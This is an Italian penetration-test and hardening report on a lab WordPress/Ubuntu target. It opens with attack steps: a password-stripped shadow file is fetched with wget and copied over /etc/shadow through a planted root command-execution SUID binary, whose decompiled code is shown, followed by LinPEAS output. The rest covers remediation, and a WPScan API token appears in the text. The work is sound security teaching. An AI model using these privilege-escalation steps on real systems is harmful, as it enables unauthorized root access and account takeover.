Il file modificato, presente solo sulla macchina Kali Linux, necessitava di essere spostato sulla macchina Target e sul web server.

È stata creata una connessione http a partire dalla macchina Kali Linux sulla porta 80 tramite il comando seguente:

```
python3 -m http.server 80
```

Nel web server spostandosi nella cartella tmp è stato eseguito il comando:

```
wget <Indirizzo IP Kali Linux>/shadow1.txt
```

Tramite questo, il file delle password modificate è stato trasferito nella directory tmp.

Per poter aggiornare effettivamente le password corrispondenti agli utenti all'interno del sistema Target è necessario accedere alla cartella /opt, fare ./exec per ottenere i privilegi e lanciare il comando:

```
cp /tmp/shadow1.txt/etc/shadow
```

che copia il file modificato con Kali dalla cartella tmp, all'interno di shadow.

A questo punto per accedere alla macchina è necessario conoscere solo uno dei nomi utente per cui la password è stata eliminata.

Analisi con Linpeas

I risultati ottenuti dalla precedente analisi potevano essere raggiunti usando il tool linPEAS (Linux local Privilege Escalation Awesome Script).

È stato necessario inserire il tool nella macchina con lo stesso procedimento usato per il trasferimento del file shadow.

Sono stati garantiti i privilegi di esecuzione al tool che ha evidenziato una serie di vulnerabilità del sistema operativo da poter sfruttare.

```
kali@kali: ~  
File Actions Edit View Help  
↳ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid  
strace Not Found  
sed: -e expression #1, char 39: Invalid content of \{\}  
sed: -e expression #1, char 39: Invalid content of \{\}  
sed: couldn't flush stdout: Broken pipe  
-rw-r--r-- 1 root root 136K Dec 1 08:52 /usr/lib/snapd/snap-confine → Ubuntu_snapd2.27_dirty_sock_Local_Privilege_Escalation(CVE-2019-7304)  
sed: -e expression #1, char 39: Invalid content of \{\}  
sed: couldn't flush stdout: Broken pipe  
sed: -e expression #1, char 39: Invalid content of \{\}  
sed: -e expression #1, char 39: Invalid content of \{\}  
sed: couldn't flush stdout: Broken pipe  
sed: -e expression #1, char 39: Invalid content of \{\}  
sed: couldn't flush stdout: Broken pipe  
-rw-r--r-- 1 root root 47K Feb 21 2022 /usr/bin/mount → Apple_Mac_OSX(lion)_Kernel_xnu-1609.22.7_except_xnu-1609.24.0  
-rw-r--r-- 1 root root 48K Nov 24 12:05 /usr/bin/suexec → HP-UX_10.20  
sed: -e expression #1, char 39: Invalid content of \{\}  
sed: couldn't flush stdout: Broken pipe  
-rw-r--r-- 1 root root 59K Nov 24 12:05 /usr/bin/passwd → Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2006)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)  
sed: -e expression #1, char 39: Invalid content of \{\}  
sed: couldn't flush stdout: Broken pipe  
sed: -e expression #1, char 39: Invalid content of \{\}  
sed: couldn't flush stdout: Broken pipe  
sed: -e expression #1, char 39: Invalid content of \{\}  
sed: couldn't flush stdout: Broken pipe  
sed: -e expression #1, char 39: Invalid content of \{\}  
sed: couldn't flush stdout: Broken pipe  
-rw-r--r-- 1 root root 35K Feb 21 2022 /usr/bin/passwd → BSD/Linux(00-1996)  
-rw-r--r-- 1 root root 31K Feb 26 2022 /usr/bin/pkexec → Linux_10_to_5.1.17(CVE-2019-13272)/rhel_6(CVE-2011-1405)  
-rw-r--r-- 1 root root 72K Nov 24 12:05 /usr/bin/chfn → SuSE_9.3/10  
-rw-r--r-- 1 root root 227K Mar 1 13:59 /usr/bin/sudo → check_if_the_sudo_version_is_vulnerable  
-rw-r--r-- 1 root root 16K May 5 21:52 /opt/exec (Unknown SUID binary!)
```

Ad una seconda analisi delle vulnerabilità trovate dal tool si è stabilito che molte di queste fossero dei falsi positivi mentre la vulnerabilità relativa al file exec risultava essere reale.

Processo di hardening del sistema Target

La macchina Target è stata collegata ad Internet, settando come scheda di rete 1 NAT.

È stata accesa la macchina virtuale ed è stata modificata la configurazione del file `/etc/netplan/00-installer-config.yaml` di Netplan, utility che consente di gestire le connessioni di rete su sistemi Linux, impostando un indirizzo IP dinamico, eliminando le linee `addresses` e `gateway` e abilitando la possibilità di avere assegnato un indirizzo arbitrario dal server DHCP (`enp0s3->dhcp4:true`) nella scheda di rete, in modo da ottenere accesso ad Internet. Sono state inoltre installate delle utility di supporto come `net-tool`, `nano`.

Cambio dell'indirizzo della macchina Target

La configurazione di Netplan è stata modificata rimuovendo l'impostazione del NAT e riabilitando l'indirizzo IP statico 192.168.1.80 al fine di tornare alla configurazione iniziale.

Aggiornamento della versione di WordPress


È stato effettuato l'aggiornamento alla versione 6.2.2 di WordPress.

Il processo di updating della versione ha richiesto i seguenti step, in un primo momento è stato usato il comando `wget` per scaricare l'ultima versione di WordPress nella directory `/tmp`, in seguito i file `license.txt`, `wp-admin`, `wp-includes`, `wp-content/plugins/widgets`, `readme.html`, `wp.php`, `wxlrpc.php` sono stati estratti dall'archivio `.zip` e sostituiti nel folder `/var/www/wordpress/`.

Controlli post aggiornamento

È stato nuovamente eseguito il comando `wpscan` per verificare che le vulnerabilità mostrate precedentemente fossero state risolte

```
wpscan --url 192.168.1.80 --api-token Gzsz5WijYx5GJVuriAYazPDrIcDAgSYsrxvaJ4Kthag
```



```
(kali㉿kali)-[~]
$ wpscan --url http://192.168.1.80/ --api-token Gzsz5WijYx5GJVuriAYazPDrIcDAgSYsrxvaJ4Kthag

WPScan
WordPress Security Scanner by the WPScan Team
Version 3.8.22
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[+] URL: http://192.168.1.80/ [192.168.1.80]
[+] Started: Sun May 28 11:16:49 2023

Interesting Finding(s):

[+] Headers
| Interesting Entry: Server: Apache/2.4.52 (Ubuntu)
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.1.80/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
```

Il risultato della scansione non ha evidenziato alcuna vulnerabilità, al contempo, è stata rilevata la necessità di effettuare un aggiornamento dei temi in uso.

Dalla riga di comando del Web Server è stato lanciato il comando `wget` per scaricare dal sito apposito la versione aggiornata del tema `twentytwentytwo`, ossia quello in uso dalla web application.

All'interno della directory `/var/www/wordpress/wp-content/themes` è stata quindi sostituita la cartella del tema `twentytwentytwo` con quella appena ottenuta dalla `wget`.

Inoltre, sono stati cancellati tutti i temi non attivi ed il template `.php` inserito in fase di Penetration Testing per la creazione della reverse shell.

Accedendo alla dashboard è stata notata la disponibilità di una versione aggiornata del plugin `Akismet Antispam`; quindi, è stato eseguito ex novo il procedimento appena descritto scaricando l'aggiornamento sul Web Server e andando poi a sostituire la cartella del plugin con quella appena scaricata.

Inoltre, è stato rimosso il plugin aggiunto in fase di Penetration Testing.

Gestione del file con `setUID=1` all'interno di una directory accessibile

Dopo aver decompilato il programma, tramite l'uso del tool GHIDRA, notiamo che questo è composto unicamente dalla funzione `main` il cui scopo è rendere possibile ad utenti non autorizzati l'esecuzione di comandi con privilegi di amministratore. Per questo motivo si è scelto di rimuovere completamente il programma `exec` contenuto nella directory `/opt`.

```
undefined8 main(void)
{
    __uid_t _Var1;
    size_t sVar2;
    char *pcVar3;
    long in_FS_OFFSET;
    int local_b4;
    char *local_b0;
    char *local_a8 [5];
    char acStack_79 [105];
    long local_10;

    local_10 = *(long *)(in_FS_OFFSET + 0x28);
    _Var1 = getuid();
    printf("USER ID: %d \n", (ulong)_Var1);
    _Var1 = geteuid();
    printf("EXEC ID: %d \n", (ulong)_Var1);
    printf("Enter OS command:");
    fgets(acStack_79 + 1, 100, stdin);
    sVar2 = strlen(acStack_79 + 1);
    acStack_79[sVar2] = '\0';
    local_b0 = acStack_79 + 1;
    local_b4 = 0;
    while (local_b0 != (char *)0x0) {
        pcVar3 = strsep(&local_b0, " ");
        local_a8[local_b4] = pcVar3;
        local_b4 = local_b4 + 1;
    }
    local_a8[local_b4] = (char *)0x0;
    execvp(local_a8[0], local_a8);
    if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
        /* WARNING: Subroutine does not return */
        __stack_chk_fail();
    }
    return 0;
}
```

Rimozione della possibilità di integrare plugin e template all'interno di WordPress


È stato scelto di disabilitare la possibilità di aggiungere plugin e template all'interno del sistema in modo da evitare l'introduzione di punti deboli.

È stato modificato il file `wp-config.php` all'interno del folder `var/www/wordpress/` aggiungendo il comando `"define('DISALLOW_FILE_EDIT', true);"`

In seguito è stata disabilitata l'installazione di plugin da dashboard modificando il file `wp-config.php` tramite aggiunta del comando `"define('DISALLOW_FILE_MODS', true);"`

Gestione delle vulnerabilità identificate tramite Fuzz Testing con ZAP

Successivamente è stato operato Fuzz Testing con il tool ZAP impostando un automated scan.



Al termine dell'operazione sono state evidenziate vulnerabilità con confidence tale da non ritenerle attendibili.

Gestione delle password di phpmyadmin

A seguito dell'accesso a phpmyadmin sono state modificate le password di accesso al portale in modo da eliminare il principale punto di accesso non autorizzato individuato tramite l'uso di DIRB.

Si sono poi effettuate operazioni per prevenire attacchi di tipo dictionary attack sulle pagine di login di WordPress e phpmyadmin. In particolare, si è scelto di modificare i nomi dei folder per entrambe le pagine di accesso.

In WordPress all'interno della directory `var/www/wordpress/wp-login.php` è stato sostituito il file `wp-login.php` con `supersecretlogin8924.php`, inoltre, è stata cambiata la configurazione del file `wp-login.php` andando a sostituire tutti i campi dove vi era `wp-login` con `supersecretlogin8924`. In questo modo un qualsiasi avversario anche utilizzando il tool `dirbuster`, che lavora usando `wordlist` note, di cui `supersecretlogin8924` non fa parte, non riuscirebbe a trovare in nessun modo le pagine di accesso.

Allo stesso modo, in phpmyadmin all'interno della directory `etc/apache2/conf-enabled/phpmyadmin.conf`, l'alias `phpmyadmin` è stato sostituito con `SuperSecret9phpmyadmin.php`.

Gestione delle porte e modifica del firewall

Si è poi scelto di agire sulle porte aperte del sistema. In particolare, la porta 21 FTP e la porta 2409 SSH era noto fossero aperte per motivi di gestione del web server.

Le porte non sono state chiuse ma al fine di evitare attacchi di tipo brute force si è deciso di inserire due regole firewall andando a modificare i file `user.rules(IPv4)` e `user6.rules(IPv6)` all'interno della cartella `/etc/ufw`.

```
### RULES ###
### tuple ### allow tcp 2409 0.0.0.0/0 any 0.0.0.0/0 in
-A ufw-user-input -p tcp --dport 2409 -j ACCEPT

### tuple ### allow tcp 80 0.0.0.0/0 any 0.0.0.0/0 in
-A ufw-user-input -p tcp --dport 80 -j ACCEPT

### tuple ### allow tcp 21 0.0.0.0/0 any 0.0.0.0/0 in
-A ufw-user-input -p tcp --dport 21 -j ACCEPT

### tuple ### allow tcp 30000:31000 0.0.0.0/0 any 0.0.0.0/0 in
-A ufw-user-input -p tcp -m multiport --dports 30000:31000 -j ACCEPT

### tuple ### allow tcp 20 0.0.0.0/0 any 0.0.0.0/0 in
-A ufw-user-input -p tcp --dport 20 -j ACCEPT

### tuple ### limit any 21 0.0.0.0/0 any 0.0.0.0/0 in
-A ufw-user-input -p tcp --dport 21 -m conntrack --ctstate NEW -m recent --set
-A ufw-user-input -p tcp --dport 21 -m conntrack --ctstate NEW -m recent --update --seconds 30 --hitcount 3 -j ufw-user-limit-accept
-A ufw-user-input -p udp --dport 21 -m conntrack --ctstate NEW -m recent --set
-A ufw-user-input -p udp --dport 21 -m conntrack --ctstate NEW -m recent --update --seconds 30 --hitcount 3 -j ufw-user-limit-accept
-A ufw-user-input -p udp --dport 21 -j ufw-user-limit-accept

### tuple ### limit any 2409 0.0.0.0/0 any 0.0.0.0/0 in
-A ufw-user-input -p tcp --dport 2409 -m conntrack --ctstate NEW -m recent --set
-A ufw-user-input -p tcp --dport 2409 -m conntrack --ctstate NEW -m recent --update --seconds 30 --hitcount 3 -j ufw-user-limit-accept
-A ufw-user-input -p tcp --dport 2409 -j ufw-user-limit-accept
-A ufw-user-input -p udp --dport 2409 -m conntrack --ctstate NEW -m recent --set
-A ufw-user-input -p udp --dport 2409 -m conntrack --ctstate NEW -m recent --update --seconds 30 --hitcount 3 -j ufw-user-limit-accept
-A ufw-user-input -p udp --dport 2409 -j ufw-user-limit-accept
```

Sono stati quindi inseriti i comandi `ufw limit 21` e `ufw limit 2409`, limitando i tentativi di accesso a non più di 3 volte al minuto e bannando l'utente che fallisce nell'accesso al sistema per 30 secondi.

Ristrutturazione del file di backup


All'interno del root delle directory nel file system è presente il file `swap.img`, tale file è stato appurato essere un tentativo di backup della macchina.

Operando tramite Kali Linux il comando `binwalk`, che analizza un file a livello di binario per determinarne i contenuti o la tipologia, è stato possibile rilevare si trattasse di file di sistema.

Ciò ha reso lampante che il tentativo di backup fosse semplicemente 'nascosto' tramite una estensione non appropriata, risultando in un'immagine di oltre 2GB non sicura.

```
binwalk swap.img
DECIMAL      HEXADECEMAL  DESCRIPTION
72154418    0x44CFD32    VxWorks symbol table, big endian, first entry: [type: initialized data, code address: 0x10480000, symbol address: 0x20008]
72253824    0x44E7E60    ASCII cpio archive (SVR4 with no CRC), file name: "usr/lib/firmware/netronome/nic/nic_AMDAA0099-0001_2x10.nffw", file name length:
"0x0000003B", file size: "0x00312948"
83947552    0x500F020    ASCII cpio archive (SVR4 with no CRC), file name: "usr/lib/firmware/qlogic", file name length: "0x00000018", file size: "0x00000000
0"
83947688    0x500F0A8    ASCII cpio archive (SVR4 with no CRC), file name: "usr/lib/firmware/qlogic/1040.bin", file name length: "0x00000021", file size: "
0x0000082B6"
83981296    0x50173F0    ASCII cpio archive (SVR4 with no CRC), file name: "usr/lib/firmware/qlogic/12160.bin", file name length: "0x00000022", file size:
"0x000006D98"
84009496    0x501E218    ASCII cpio archive (SVR4 with no CRC), file name: "usr/lib/firmware/qlogic/1280.bin", file name length: "0x00000021", file size: "
0x000007C62"
84041484    0x5025F0C    ASCII cpio archive (SVR4 with no CRC), file name: "usr/lib/firmware/radeon", file name length: "0x00000018", file size: "0x00000000
0"
84041620    0x5025F94    ASCII cpio archive (SVR4 with no CRC), file name: "usr/lib/firmware/radeon/ARUBA_me.bin", file name length: "0x00000025", file siz
e: "0x00002200"
84050472    0x5028228    ASCII cpio archive (SVR4 with no CRC), file name: "usr/lib/firmware/radeon/ARUBA_pfp.bin", file name length: "0x00000026", file si
ze: "0x00002200"
84059324    0x502A4BC    ASCII cpio archive (SVR4 with no CRC), file name: "usr/lib/firmware/radeon/ARUBA_rlc.bin", file name length: "0x00000026", file si
ze: "0x00001800"
84065616    0x502BD50    ASCII cpio archive (SVR4 with no CRC), file name: "usr/lib/firmware/radeon/BARTS_me.bin", file name length: "0x00000025", file siz
e: "0x00005E20"
84089860    0x5031C04    ASCII cpio archive (SVR4 with no CRC), file name: "usr/lib/firmware/radeon/BARTS_me.bin", file name length: "0x00000025", file siz
e: "0x00001580"
84093512    0x5033218    ASCII cpio archive (SVR4 with no CRC), file name: "usr/lib/firmware/radeon/BARTS_pfp.bin", file name length: "0x00000026", file si
ze: "0x00001180"
84100140    0x503442C    ASCII cpio archive (SVR4 with no CRC), file name: "usr/lib/firmware/radeon/BARTS_smc.bin", file name length: "0x00000026", file si
ze: "0x000006108"
84125128    0x503A5C8    ASCII cpio archive (SVR4 with no CRC), file name: "usr/lib/firmware/radeon/BONAIRE_me.bin", file name length: "0x00000027", file s
ize: "0x00002180"
```


Quindi, al termine di queste valutazioni, si consiglia a chi di dovere di aggiornare le modalità di backup della macchina in modo da renderle intrinsecamente sicure. Segue una possibile implementazione di tale modalità.



Gestione delle password degli utenti e del root

Infine, il file `/etc/shadow` è stato riportato ad una condizione di presenza delle password per l'utente `vincarlet`, l'utente `agreco` e l'utente `wpadmin`, l'utente `root` è stato disabilitato, chiudendo qualsiasi punto di accesso.

Riferimenti

Prevent Brute Force SSH with UFW - <http://programster.blogspot.com/2012/12/ubuntu-12-prevent-brute-force-ssh-with.html>

A Reverse Shell implementation in PHP - <https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php>

Kali Linux Tools - <https://www.kali.org/tools/>

WordPress - <https://wordpress.com/learn/>

How to set up WordPress Reverse Shell - <https://www.golinuxcloud.com/set-up-wordpress-reverse-shell/>